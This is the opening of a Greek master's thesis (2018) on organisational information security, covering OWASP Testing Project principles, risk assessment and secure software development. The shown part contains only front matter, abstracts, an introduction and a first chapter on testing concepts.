ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ


ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΒΙΟΜΗΧΑΝΙΚΗΣ ΣΧΕΔΙΑΣΗΣ ΚΑΙ ΠΑΡΑΓΩΓΗΣ

Μελέτη και Υλοποίηση Διαδικασίας Αξιολόγησης Κινδύνων και Βασικοί Έλεγχοι Ευπαθειών Εφαρμογής, πριν την ένταξη της σε Παραγωγή

ΔΗΜΗΤΡΗΣ ΚΑΣΙΝΑΣ

Πρόγραμμα Μεταπτυχιακών Σπουδών:

Αυτοματισμός Παραγωγής και Υπηρεσιών



ΔΙΑΤΡΙΒΗ

Πειραιάς, Ιούνιος 2018

Μεταπτυχιακή Διατριβή που υποβάλλεται στο καθηγητικό σώμα για την μερική εκπλήρωση των υποχρεώσεων απόκτησης του μεταπτυχιακού τίτλου του Μεταπτυχιακού Προγράμματος «Αυτοματισμός Παραγωγής και Υπηρεσιών» του Τμήματος Μηχανικών Αυτοματισμού του Ανωτάτου Εκπαιδευτικού Ιδρύματος Πειραιώς Τεχνολογικού Τομέα.

ΤΜΗΜΑ ΒΙΟΜΗΧΑΝΙΚΗΣ ΣΧΕΔΙΑΣΗΣ ΚΑΙ ΠΑΡΑΓΩΓΗΣ
Π.ΡΑΛΛΗ & ΘΗΒΩΝ 250, 122 44, ΑΙΓΑΛΕΩ, ΑΘΗΝΑ, ΕΛΛΑΔΑ
ΤΗΛ.: +30-210-5381311, MSCAUTO1@TEIPIR.GR

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΔΙΠΛΩΜΑΤΙΚΗΣ ΕΡΓΑΣΙΑΣ


Ο κάτωθι υπογεγραμμένος Κασινάς Δημήτρης του Αθανασίου, με αριθμό μητρώου 48, φοιτητής του Τμήματος **Βιομηχανικής Σχεδίασης και Παραγωγής** του Πανεπιστημίου Δυτικής Αττικής, πριν αναλάβω την εκπόνηση της Πτυχιακής Εργασίας μου, δηλώνω ότι ενημερώθηκα για τα παρακάτω:

«Η Πτυχιακή Εργασία (Π.Ε.) αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο του συγγραφέα, όσο και του Ιδρύματος και θα πρέπει να έχει μοναδικό χαρακτήρα και πρωτότυπο περιεχόμενο.

Απαγορεύεται αυστηρά οποιοδήποτε κομμάτι κειμένου της να εμφανίζεται αυτούσιο ή μεταφρασμένο από κάποια άλλη δημοσιευμένη πηγή. Κάθε τέτοια πράξη αποτελεί προϊόν λογοκλοπής και εγείρει θέμα Ηθικής Τάξης για τα πνευματικά δικαιώματα του άλλου συγγραφέα. Αποκλειστικός υπεύθυνος είναι ο συγγραφέας της Π.Ε., ο οποίος φέρει και την ευθύνη των συνεπειών, ποινικών και άλλων, αυτής της πράξης.

Πέραν των όποιων ποινικών ευθυνών του συγγραφέα σε περίπτωση που το Ίδρυμα του έχει απονείμει Πτυχίο, αυτό ανακαλείται με απόφαση της Συνέλευσης του Τμήματος. Η Συνέλευση του Τμήματος με νέα απόφασης της, μετά από αίτηση του ενδιαφερόμενου, του αναθέτει εκ νέου την εκπόνηση της Π.Ε. με άλλο θέμα και διαφορετικό επιβλέποντα καθηγητή. Η εκπόνηση της εν λόγω Π.Ε. πρέπει να ολοκληρωθεί εντός τουλάχιστον ενός ημερολογιακού 6μήνου από την ημερομηνία ανάθεσης της. Κατά τα λοιπά εφαρμόζονται τα προβλεπόμενα στο άρθρο 18, παρ. 5 του ισχύοντος Εσωτερικού Κανονισμού.»

Ο Δηλών



Ημερομηνία

15/6/2018

ΣΕΛΙΔΑ ΑΦΙΕΡΩΣΗΣ

Ένα όμορφο «ταξίδι γνώσης» έφθασε στο τέλος του. Σε αυτό το «ταξίδι», μου δόθηκε η ευκαιρία να ξανασυναντηθώ με παλιούς γνωστούς και παράλληλα να γνωρίσω νέους ανθρώπους, με τους οποίους μοιραστήκαμε τον λίγο χρόνο που είχαμε διαθέσιμο, για να γνωρίσουμε νέα πράγματα.

Για την ολοκλήρωση αυτής της προσπάθειας, θα ήθελα πρώτα από όλα να ευχαριστήσω την οικογένεια μου, η οποία υπομονετικά με έβλεπε να αφιερώνω πολλές ώρες μπροστά σε μία οθόνη και με υποστήριζε σε κάθε βήμα.

Επίσης θα ήθελα να ευχαριστήσω και την εταιρία την οποία εργάζομαι, για τη βοήθεια που μου παρείχε.

ΤΜΗΜΑ ΒΙΟΜΗΧΑΝΙΚΗΣ ΣΧΕΔΙΑΣΗΣ ΚΑΙ ΠΑΡΑΓΩΓΗΣ
Π.ΡΑΛΛΗ & ΘΗΒΩΝ 250, 122 44, ΑΙΓΑΛΕΩ, ΑΘΗΝΑ, ΕΛΛΑΔΑ
ΤΗΛ.: +30-210-5381311, MSCAUTO1@TEIPIR.GR

ΠΕΡΙΛΗΨΗ

Η ραγδαία ανάπτυξη της πληροφορικής έχει σαν αποτέλεσμα την εξέλιξη των προϊόντων σε όλο το φάσμα της καθημερινότητας των ανθρώπων. Οι επιχειρήσεις και οι οργανισμοί μέσω της εξέλιξης των πληροφοριακών συστημάτων, κατάφεραν να αυξήσουν την παραγωγική τους διαδικασία και να βελτιώσουν την ποιότητα των προϊόντων τους σε επίπεδα πολύ υψηλότερα σε σχέση με το παρελθόν.

Η συντριπτική πλειοψηφία των οργανισμών σήμερα, βασίζεται στην πληροφορική για την καθημερινή του λειτουργία. Τυχόν πρόβλημα σε πληροφοριακά συστήματα, έχει σαν αποτέλεσμα την καθυστέρηση ή ακόμα και την διακοπή της παραγωγικής διαδικασίας, για όσο διάστημα διαρκεί το πρόβλημα.

Παράλληλα όμως με την ανάπτυξη της πληροφορικής, αναπτύχθηκε το ίδιο ταχύτατα και το κυβερνοέγκλημα, δημιουργώντας προβλήματα στην λειτουργία των οργανισμών, καθιστώντας πλέον επιτακτική την ανάγκη προστασίας των πληροφοριακών τους συστημάτων.

Στην παρούσα εργασία γίνεται προσπάθεια καταγραφής των βασικών ενεργειών που απαιτούνται με στόχο την οργάνωση της ασφάλειας των πληροφοριακών συστημάτων ενός οργανισμού.

Αρχικά αναλύονται οι έλεγχοι ασφαλείας βάσει του OWASP testing project το οποίο παρέχει κατευθυντήριες οδηγίες για την ορθή ανάπτυξη ενός συνολικού πλαισίου ασφαλείας πληροφοριών. Στη συνέχεια γίνεται προσπάθεια ανάπτυξης μίας μεθοδολογίας αξιολόγησης κινδύνων ασφάλειας πληροφοριών, καθώς και μίας πολιτικής εντοπισμού αδυναμιών και διεξαγωγής ελέγχων ασφαλείας.

Στο τέλος της εργασίας διενεργούνται δοκιμές διείσδυσης σε μία web εφαρμογή, με στόχο τη διερεύνηση τυχόν ευρημάτων ασφαλείας, πριν την ένταξή της στην παραγωγή. Οι δοκιμές διενεργούνται με τη χρήση του εργαλείου Zed Attack Proxy (ZAP) του OWASP.

Ως πιθανά αποτελέσματα της εν λόγω μελέτης, αναμένεται να αναδειχθούν τα βήματα τα οποία απαιτείται να αναπτύξει ένας οργανισμός, με σκοπό την οργάνωση ενός συνολικού πλαισίου ασφάλειας πληροφοριών, το οποίο θα βοηθήσει τον οργανισμό να οργανώσει την προστασία του, με στόχο την ασφάλεια των πληροφοριακών του

ΤΜΗΜΑ ΒΙΟΜΗΧΑΝΙΚΗΣ ΣΧΕΔΙΑΣΗΣ ΚΑΙ ΠΑΡΑΓΩΓΗΣ

Π.ΡΑΛΛΗ & ΘΗΒΩΝ 250, 122 44, ΑΙΓΑΛΕΩ, ΑΘΗΝΑ, ΕΛΛΑΔΑ

ΤΗΛ.: +30-210-5381311, MSCAUTO1@TEIPIR.GR

συστημάτων. Η ολοκληρωμένη προστασία του θα στηρίζεται σε τέσσερις βασικούς πυλώνες, οι οποίοι συνοπτικά αφορούν την προετοιμασία του για τη γνώση των κινδύνων και των δεδομένων που χρειάζεται να προστατεύσει, την προστασία με την εφαρμογή των κατάλληλων διαδικασιών και τεχνολογιών, την ανίχνευση και τον εντοπισμό για την όσο το δυνατό ταχύτερη ανίχνευση τυχόν επιθέσεων και τέλος την αντιμετώπιση για τη δημιουργία των απαιτούμενων σχεδίων δράσης για τη μείωση των επιπτώσεων πιθανών επιθέσεων.

Λέξεις-Κλειδιά: Ασφάλεια πληροφοριακών συστημάτων, μεθοδολογία διαχείρισης κινδύνων, πολιτική εντοπισμού αδυναμιών, δοκιμές διείσδυσης.

ABSTRACT

The rapid development of information technology has resulted in the development of products throughout the everyday human lifetime. Businesses and organizations through the development of information systems have been able to increase their productivity and improve the quality of their products at levels much higher than in the past.

The vast majority of organizations today are based on computing for their everyday operations. Possible errors in information systems result in the delay or even the interruption of the production process as long as the problem persists.

However, with the development of information technology, cybercrime has quickly developed at the same time, creating problems in the operation of organizations as well as making it imperative to protect their information systems.

This work attempts to capture and present the basic actions required to organize the security of the IT systems of an organization.

Initially analyzed security audits based on the OWASP testing project, provides guidelines for the proper development of a comprehensive information security framework. An effort is then made to develop an information security Risk Assessment Methodology, as well as a Vulnerability Tracking Policy and conducting security audits.

Finally, Penetration Tests are run on a web application in order to detect any security problems before it enters production. Tests are performed using the OWASP Zed Attack Proxy (ZAP) tool.

As a possible outcome of this study, it is expected to find out the steps that an organization is required to develop, in order to set up a comprehensive information security framework, which will help the organization ensure the security of its information systems. Its comprehensive protection will be based on four key pillars, which briefly relate to its preparation for the knowledge of the risks and data it needs to protect, protection through the application of appropriate procedures and technologies, detection and identification for as long as possible. Detecting possible attacks more quickly, and finally addressing the need for action plans to reduce the impact of possible attacks.

Key words: Information Security, Risk Assessment Methodology, Vulnerability Tracking Policy, Penetration Testing.

ΠΕΡΙΕΧΟΜΕΝΑ

ΚΑΤΑΛΟΓΟΣ ΠΙΝΑΚΩΝ

ΚΑΤΑΛΟΓΟΣ ΣΧΗΜΑΤΩΝ/ΕΙΚΟΝΩΝ

ΕΙΣΑΓΩΓΗ

Η ραγδαία ανάπτυξη της Πληροφορικής είχε σαν αποτέλεσμα την εξέλιξη των προϊόντων σε όλο το φάσμα της καθημερινότητας των ανθρώπων. Οι εταιρίες και οι οργανισμοί του δημόσιου και ιδιωτικού τομέα, μέσω της εξέλιξης των πληροφοριακών τους συστημάτων, κατάφεραν να αυξήσουν την παραγωγική τους διαδικασία και να προσφέρουν ποιοτικότερα προϊόντα και υπηρεσίες τα οποία ήταν σχεδόν αδύνατο να υλοποιηθούν πριν την εξέλιξη της Πληροφορικής.

Η πληροφορική αποτελεί βασικό συστατικό της 3ης Βιομηχανικής Επανάστασης η οποία θεωρείται ότι ξεκίνησε στα τέλη του 20ου αιώνα (1970) και αφορά την αυτοματοποιημένη παραγωγή με τη χρήση των ηλεκτρονικών υπολογιστών. Με την εξέλιξη της Πληροφορικής, η παραγωγική διαδικασία αναπτύχθηκε με ρυθμούς τόσο γρήγορους όσο ποτέ άλλοτε στο παρελθόν.

Ακόμα και η 4η Βιομηχανική Επανάσταση η οποία θεωρείται ότι έχει ήδη ξεκινήσει και αφορά την πλήρη αυτοματοποίηση, την "ψηφιοποίηση" και την "ρομποτοποίηση" όλων των παραγόντων της καθημερινότητας, έχει σαν βασικό της συστατικό επίσης την Πληροφορική. Η εισαγωγή στην παραγωγική διαδικασία, τεχνολογιών όπως είναι το Internet of Things (IoT), το Cloud Computing, τα Big Data και τα Cyber physical systems, απαιτούν τη χρήση πληροφοριακών συστημάτων για την ανάπτυξή τους.

Πλέον στις μέρες μας η συντριπτική πλειοψηφία των οργανισμών στηρίζεται στην πληροφορική για την καθημερινή της λειτουργία. Κάθε πιθανό πρόβλημα σε πληροφοριακά συστήματα, έχει σαν αποτέλεσμα την καθυστέρηση ή ακόμα και την διακοπή της λειτουργίας των οργανισμών, για όσο διάστημα αυτό διαρκεί. Γίνεται εύκολα κατανοητό ότι με την ανάπτυξη των νέων τεχνολογιών που θα επιφέρει η 4η Βιομηχανική Επανάσταση, η αυτοματοποίηση θα φθάσει σε ακόμα μεγαλύτερο ποσοστό, οπότε το οποιοδήποτε πιθανό πρόβλημα θα επιφέρει ακόμα μεγαλύτερες συνέπειες, με σημαντικές επιπτώσεις στη λειτουργία των εταιριών και ακόμα περισσότερο στην καθημερινότητα των ανθρώπων.

Παράλληλα όμως με την ταχύτατη εξέλιξη της Πληροφορικής και τα οφέλη που αυτή επιφέρει στη ζωή των ανθρώπων και των επιχειρήσεων, το ίδιο ταχύτατα αναπτύσσεται και η παραβατικότητα η οποία αφορά τη δημιουργία προβλημάτων σε πληροφοριακά συστήματα. Η παραβατικότητα αυτή ονομάζεται «ηλεκτρονικό

έγκλημα» ή κυβερνοέγκλημα (cyber crime), η οποία έχει σαν στόχο την υποκλοπή ευαίσθητων στοιχείων ή τη δημιουργία προβλημάτων στη λειτουργία των οργανισμών.

Οι επιτιθέμενοι μπορούν να χωριστούν γενικά στις παρακάτω κατηγορίες:

- Μεμονωμένα άτομα εντός του οργανισμού, τα οποία έχουν σαν σκοπό να προξενήσουν προβλήματα είτε επειδή θέλουν να υποκλέψουν δεδομένα για προσωπικό τους όφελος ή επειδή θέλουν να προξενήσουν προβλήματα για λόγους εκδίκησης, επειδή είναι δυσαρεστημένοι με τον οργανισμό.
- Μεμονωμένα άτομα (hackers) εκτός του οργανισμού, τα οποία τις περισσότερες φορές έχουν σαν στόχο απλά την ικανοποίηση της φιλοδοξίας τους, να αποδείξουν δηλαδή ότι μπορούν να παραβιάσουν συστήματα ασφαλείας μεγάλων οργανισμών.
- Ομάδες ατόμων (hacktivists), οι οποίοι παρακινούμενοι από ιδεολογικές οι πολιτικές θέσεις, προσπαθούν να προκαλέσουν προβλήματα σε οργανισμούς τους οποίους θεωρούν αντίθετους προς τα “πιστεύω” τους.
- Ομάδες ατόμων (cyber terrorists), οι οποίες έχουν σχέση με το οργανωμένο έγκλημα και έχουν σαν κύριο στόχο το οικονομικό όφελος.
- Κυβερνήσεις, οι οποίες έχουν σαν στόχο τη δημιουργία προβλημάτων σε ανταγωνιστικά κράτη, είτε για γεωπολιτικούς λόγους ή ακόμα και για εμπορικά συμφέροντα των επιχειρήσεων τους σε σχέση με τις ανταγωνιστικές επιχειρήσεις άλλων κρατών.

Για την αντιμετώπιση των παραπάνω απειλών, οι οργανισμοί είναι πλέον υποχρεωμένοι να οργανώσουν την προστασία τους, με σκοπό την θωράκισή τους στις κυβερνοεπιθέσεις. Η ολοκληρωμένη προστασία τους θα πρέπει να βασίζεται σε τέσσερις βασικούς πυλώνες:

- Την προετοιμασία, με σκοπό τη γνώση των επιθέσεων στους οποίους είναι εκτεθειμένοι, καθώς και τη γνώση των δεδομένων που είναι αναγκαίο να προστατεύσουν, ανάλογα με την κρισιμότητά τους

- Την προστασία, με σκοπό την εφαρμογή των κατάλληλων τεχνολογιών και διαδικασιών, καθώς και τη συνεχή εκπαίδευση και ενημέρωση του ανθρώπινου δυναμικού τους
- Την ανίχνευση και τον εντοπισμό, με σκοπό την όσο το δυνατό ταχύτερη ανίχνευση πιθανών επιθέσεων
- Την αντιμετώπιση, με σκοπό τη δημιουργία των απαιτούμενων σχεδίων δράσης για τη μείωση των επιπτώσεων πιθανών επιθέσεων.

Είναι κατανοητό ότι όσο ποιο κρίσιμος είναι ο τομέας στον οποίο αναπτύσσεται ένας οργανισμός, τόσο πιο πολύπλοκες είναι και οι διαδικασίες που ακολουθούνται για την προστασία του, ενώ αντίστοιχα οι απαιτούμενοι έλεγχοι ευπαθειών κρίνεται αναγκαίο να διενεργούνται σε τακτά χρονικά διαστήματα ή σε κάθε αλλαγή του εκάστοτε συστήματος. Πλέον οι μεγάλοι οργανισμοί έχουν αναπτύξει συστήματα συνεχούς παρακολούθησης της ασφάλειας των πληροφοριακών τους συστημάτων, καθώς και ενσωμάτωσης της ασφάλειας κατά την ανάπτυξη των πληροφοριακών τους συστημάτων (privacy and security by design).

Πως όμως θα μπορέσει ένας οργανισμός να εκτιμήσει το κόστος μίας πιθανής επίθεσης στα πληροφοριακά του συστήματα, είτε το κόστος αφορά χρηματικό κόστος (π.χ. μείωση εσόδων, ποινικές διώξεις, πρόστιμα από ρυθμιστικές αρχές, απώλεια δεδομένων κλπ.) ή ακόμα και κόστος της φήμη του (π.χ. μείωση της εμπιστοσύνης προς τον οργανισμό, υποβάθμιση εμπορικής επωνυμίας κλπ.).

Πρέπει να τονιστεί ότι το κόστος ενός περιστατικού ασφαλείας, μπορεί να διαφέρει ανάλογα με το είδος της επίθεσης, καθώς και το ποσοστό της επιτυχίας της. Για το σκοπό αυτό είναι αναγκαίο να υλοποιείται υπολογισμός του κόστους μίας πιθανής επίθεσης, μέσω της διενέργειας αξιολόγησης κινδύνων με τη χρήση μεθοδολογιών και προτύπων, ώστε να είναι εφικτός ο προσδιορισμός των επενδύσεων ασφαλείας που απαιτείται για έναν οργανισμό. Ο υπολογισμός αυτός είναι αναγκαίο να αξιολογείται και να αναθεωρείται ετησίως.

Σύμφωνα με μελέτες [1], το κόστος των επενδύσεων σε κυβερνοασφάλεια, ανέρχεται πλέον στο 3% έως 5% του ετήσιου προϋπολογισμού πληροφορικής ενός

οργανισμού.

Με την παρούσα εργασία θα γίνει προσπάθεια καταγραφής βασικών ενεργειών που απαιτείται να αναπτύξει ένας οργανισμός, με στόχο την ασφάλεια των πληροφοριακών του συστημάτων.

Το αντικείμενο της μελέτης εμπίπτει με το Π.Μ.Σ. γιατί πραγματεύεται τις διαδικασίες αυτοματοποίησης υπηρεσιών πληροφορικής των οργανισμών, με σκοπό την ασφάλεια των πληροφοριακών τους συστημάτων.

Αρχικά στο ΚΕΦΑΛΑΙΟ 1 θα αναλυθούν οι έλεγχοι ασφαλείας βάσει του OWASP testing project το οποίο παρέχει κατευθυντήριες οδηγίες για την ορθή ανάπτυξη ενός συνολικού πλαισίου ασφαλείας πληροφοριών ενός οργανισμού. Το Open Web Application Security Project (OWASP) αποτελεί μία παγκόσμια ελεύθερη ανοικτή κοινότητα, η οποία από τις αρχές της δεκαετίας του 2000, έχει σαν στόχο την ανάπτυξη της ασφάλειας του λογισμικού εφαρμογών και αποτελεί σημείο αναφοράς στο χώρο της ασφάλειας των πληροφοριακών συστημάτων.

Στο ΚΕΦΑΛΑΙΟ 2 θα γίνει προσπάθεια ανάπτυξης μίας μεθοδολογίας αξιολόγησης κινδύνων ασφάλειας πληροφοριών, βάσει των κατευθύνσεων που παρέχουν τα πρότυπα ασφαλείας πληροφοριών. Η αξιολόγηση κινδύνων αποτελεί ένα από τα σημαντικότερα αρχικά στάδια ενός πλαισίου ασφαλείας πληροφοριών ενός οργανισμού.

Στη συνέχεια στο ΚΕΦΑΛΑΙΟ 3 θα γίνει προσπάθεια ανάπτυξης μίας πολιτικής εντοπισμού αδυναμιών και διεξαγωγής ελέγχων ασφαλείας. Η πολιτική αυτή θα έχει σαν στόχο να διατηρεί ένα επαρκές επίπεδο ασφαλείας ενός οργανισμού.

Στο ΚΕΦΑΛΑΙΟ 4 θα διενεργηθούν δοκιμές διείσδυσης σε μία web εφαρμογή, με στόχο την διερεύνηση τυχόν ευρημάτων ασφαλείας πριν την ένταξή της στην παραγωγή. Για τη διενέργεια των δοκιμών διείσδυσης θα χρησιμοποιηθεί το εργαλείο που παρέχεται δωρεάν από τον OWASP, το Zed Attack Proxy (ZAP).

Στο ΚΕΦΑΛΑΙΟ 5 θα αναλυθούν τα συμπεράσματα της μελέτης και θα δοθούν προτάσεις για περαιτέρω έρευνα και εξέλιξη.

Τέλος στα ΠΑΡΑΡΤΗΜΑΤΑ ακολουθούν exports από τη διενέργεια των δοκιμών διείσδυσης, καθώς και η σχετική αναφορά του ελέγχου.

ΚΕΦΑΛΑΙΟ 1 – ΕΛΕΓΧΟΙ ΑΣΦΑΛΕΙΑΣ ΒΑΣΕΙ ΤΟΥ OWASP TESTING PROJECT

1.1 Επιλογή Προτύπου

Ένα από τα ποιο διαδεδομένα πρότυπα για την ασφάλεια λογισμικού αποτελεί το Open Web Application Security Project (OWASP), το οποίο είναι μία παγκόσμια ελεύθερη και ανοικτή κοινότητα, η οποία έχει σαν στόχο την ανάπτυξη της ασφάλειας του λογισμικού εφαρμογών, αναλύοντας την ασφάλεια των εφαρμογών με τέτοιο τρόπο, ώστε οι άνθρωποι και οι οργανώσεις να μπορούν να λαμβάνουν τεκμηριωμένες αποφάσεις σχετικά με τους κινδύνους ασφάλειας εφαρμογών. Στο OWASP μπορεί να συμμετάσχει ελεύθερα όποιος το επιθυμεί και έχει στη διάθεσή του τα υλικά υπό την άδεια ελεύθερου και ανοιχτού λογισμικού. Επίσης υπάρχει και το Ίδρυμα OWASP, το οποίο αποτελεί μια φιλανθρωπική οργάνωση μη κερδοσκοπικού χαρακτήρα που εξασφαλίζει τη συνεχή διαθεσιμότητα και υποστήριξη για την εργασία της κοινότητας [2].

1.2 Έλεγχοι ασφαλείας βάσει του OWASP Testing Project

Από τον OWASP αναπτύσσεται για πολλά χρόνια το OWASP Testing Project, το οποίο έχει σαν σκοπό να βοηθήσει στην κατανόηση των δοκιμών web εφαρμογών. Ένας από τους βασικούς στόχους του Project είναι η αλλαγή της επικέντρωσης των οργανισμών από τις δοκιμές διείσδυσης προς τις δοκιμές οι οποίες θα ενσωματώνονται στον κύκλο ζωής ανάπτυξης του λογισμικού.


Μία παράμετρος των μετρήσεων ασφαλείας, εκτός από τα τεχνικά ζητήματα τα οποία έχουν σχέση για παράδειγμα με το πόσο διαδεδομένη είναι μία συγκεκριμένη ευπάθεια, αποτελεί επίσης και ο υπολογισμός της επιρροής των ζητημάτων ασφάλειας στο συνολικό κόστος του λογισμικού. Παρόλο που οι περισσότεροι τεχνικοί είναι σε θέση να διαχειριστούν και να αντιμετωπίσουν τα τρωτά σημεία μίας εφαρμογής, δυστυχώς ένα πολύ μικρό ποσοστό αυτών είναι σε θέση εκτιμήσει το πιθανό κόστος των τρωτών σημείων, στις επιχειρηματικές δραστηριότητες που εφαρμόζεται η εκάστοτε εφαρμογή. Αυτή η παράμετρος δημιουργεί προβλήματα στους υπευθύνους πληροφορικής των οργανισμών, οι οποίοι δυσκολεύονται να αποτυπώσουν την

ακριβή απόδοση της επένδυσης σε ασφάλεια, καθώς και να καταρτήσουν τους αντίστοιχους προϋπολογισμούς σχετικά με την ασφάλεια του λογισμικού. Προς την κατεύθυνση αυτή, δηλαδή στην εκτίμηση του κόστους του ανασφαλούς λογισμικού, υπάρχουν εργασίες όπως παλαιότερα του Εθνικού Ινστιτούτου Προτύπων των ΗΠΑ (NIST), σχετικά με το κόστος του ανασφαλούς λογισμικού στην οικονομία των ΗΠΑ, λόγω ανεπαρκών δοκιμών λογισμικού [3].

Βάσει των παραπάνω, φαίνεται πως είναι σημαντικό να υπάρχει δυνατότητα μέτρησης της ασφάλειας σε όλη τη διαδικασία ανάπτυξης και στη συνέχεια να υπάρχει σύνδεση του κόστους του ανασφαλούς λογισμικού με το αντίκτυπο που ενδέχεται να έχει στην επιχείρηση. Αυτό θα οδηγήσει στην ανάπτυξη κατάλληλων επιχειρηματικών διαδικασιών και διάθεσης πόρων για τη διαχείριση κινδύνου.

Στην διάρκεια του κύκλου ζωής ανάπτυξης μίας web εφαρμογής, θα γίνουν δοκιμές σε πολλά πράγματα. Ως δοκιμή μπορεί να οριστεί μία διαδικασία σύγκρισης της κατάστασης ενός συστήματος ή μίας εφαρμογής με ένα σύνολο κριτηρίων.

Σε πολλές περιπτώσεις οι οργανισμοί δοκιμάζουν το λογισμικό που αναπτύσσουν αφού δημιουργηθεί ο κώδικας και η web εφαρμογή είναι λειτουργική. Αυτή η μέθοδος αποδεικνύεται συχνά αναποτελεσματική και με μεγάλο κόστος. Προτιμότερη μέθοδος για την αποτροπή της εμφάνισης σφαλμάτων ασφαλείας στις εφαρμογές παραγωγής, θεωρείται η βελτίωση του Κύκλου Ζωής Ανάπτυξης Λογισμικού (Software Development Life Cycle), όπου η ασφάλεια ενσωματώνεται σε κάθε φάση. Μία SDLC είναι μία δομή που επιβάλλεται στην ανάπτυξη αντικειμένων λογισμικού. Ένα γενικό μοντέλο SDLC φαίνεται στο παρακάτω σχήμα [4].



Εικόνα 1 : Γενικό μοντέλο SDLC

Το μοντέλο SDLC που θα εφαρμοστεί θα πρέπει να εξασφαλίζει ότι η ασφάλεια αποτελεί αναπόσπαστο μέρος της διαδικασίας ανάπτυξης. Θα πρέπει επίσης να περιλαμβάνονται δοκιμές ασφαλείας ώστε να διασφαλίζεται ότι καλύπτεται η ασφάλεια και οι έλεγχοι είναι αποτελεσματικοί στο σύνολο της διαδικασίας ανάπτυξης.


Για την ανάπτυξη ενός λογισμικού απαιτείται ο συνδυασμός τριών παραγόντων οι οποίοι συμμετέχουν στην δημιουργία του. Αυτοί οι παράγοντες είναι οι άνθρωποι, οι διαδικασίες και η τεχνολογία. Για να επιτευχθεί ένα αποτελεσματικό πρόγραμμα δοκιμών, κρίνεται σκόπιμο να δοκιμαστούν και οι τρεις παράγοντες ώστε να διασφαλιστεί ότι υπάρχει επαρκής εκπαίδευση και ευαισθητοποίηση από τον παράγοντα «άνθρωποι», ότι υπάρχουν επαρκείς πολιτικές και πρότυπα τα οποία ακολουθούνται, για τον παράγοντα «διαδικασίες» και τέλος ότι η διαδικασία είναι αποτελεσματική στην εφαρμογή της για τον παράγοντα «τεχνολογία».

Πολλές φορές ακολουθείται από τους οργανισμούς η λογική της δοκιμής μόνο του παράγοντα τεχνολογία ή του ίδιου του λογισμικού. Με την εφαρμογή όμως του συνδυασμού των δοκιμών και των τριών παραγόντων, δίνεται η δυνατότητα στον οργανισμό να εντοπίσει ζητήματα που είναι πιθανό να εμφανιστούν αργότερα ως ελαττώματα στην τεχνολογία, οπότε δίνεται η δυνατότητα της εξάλειψης των σφαλμάτων και του προσδιορισμού των αιτιών των ελαττωμάτων.

1.3 Αρχές δοκιμών

Ένα λογισμικό αξιολόγησης ασφάλειας μίας εφαρμογής δεν μπορεί να καλύψει εκτιμήσεις σε βάθος, καθώς και να παρέχει επαρκή κάλυψη των δοκιμών, υπολογίζοντας ότι η ασφάλεια είναι μία διαδικασία και όχι ένα προϊόν.

Παλαιότερα ακολουθούνταν συχνά το μοντέλο “patch and penetrate”, όπου γινόταν καθορισμός ενός σφάλματος χωρίς περαιτέρω διερεύνηση των αιτίων. Το μοντέλο αυτό συνδέεται συνήθως με το παράθυρο ευπάθειας, όπως εμφανίζεται στο παρακάτω σχήμα [5]. Το μοντέλο αυτό όμως αποδείχθηκε αναποτελεσματικό.



Εικόνα 2: Παράθυρο ευπάθειας

Για την αποφυγή εμφάνισης επαναλαμβανόμενων προβλημάτων ασφαλείας σε μία εφαρμογή, κρίνεται σκόπιμο να δημιουργηθεί μία ασφάλεια εφαρμοσμένη στον Κύκλο Ζωής Ανάπτυξης Λογισμικού. Οι προγραμματιστές μπορούν να αναπτύξουν πολιτικές, πρότυπα και κατευθυντήριες γραμμές, οι οποίες να ταιριάζουν και να λειτουργούν μέσα με μία αναπτυξιακή μεθοδολογία, ώστε να δημιουργήσουν ασφάλεια στον Κύκλο Ζωής Ανάπτυξης Λογισμικού. Η χρήση προσομοιώσεων απειλών μπορεί να βοηθήσει ώστε να ανατεθούν οι ανάλογοι πόροι στα μέρη ενός συστήματος που βρίσκεται σε κίνδυνο.

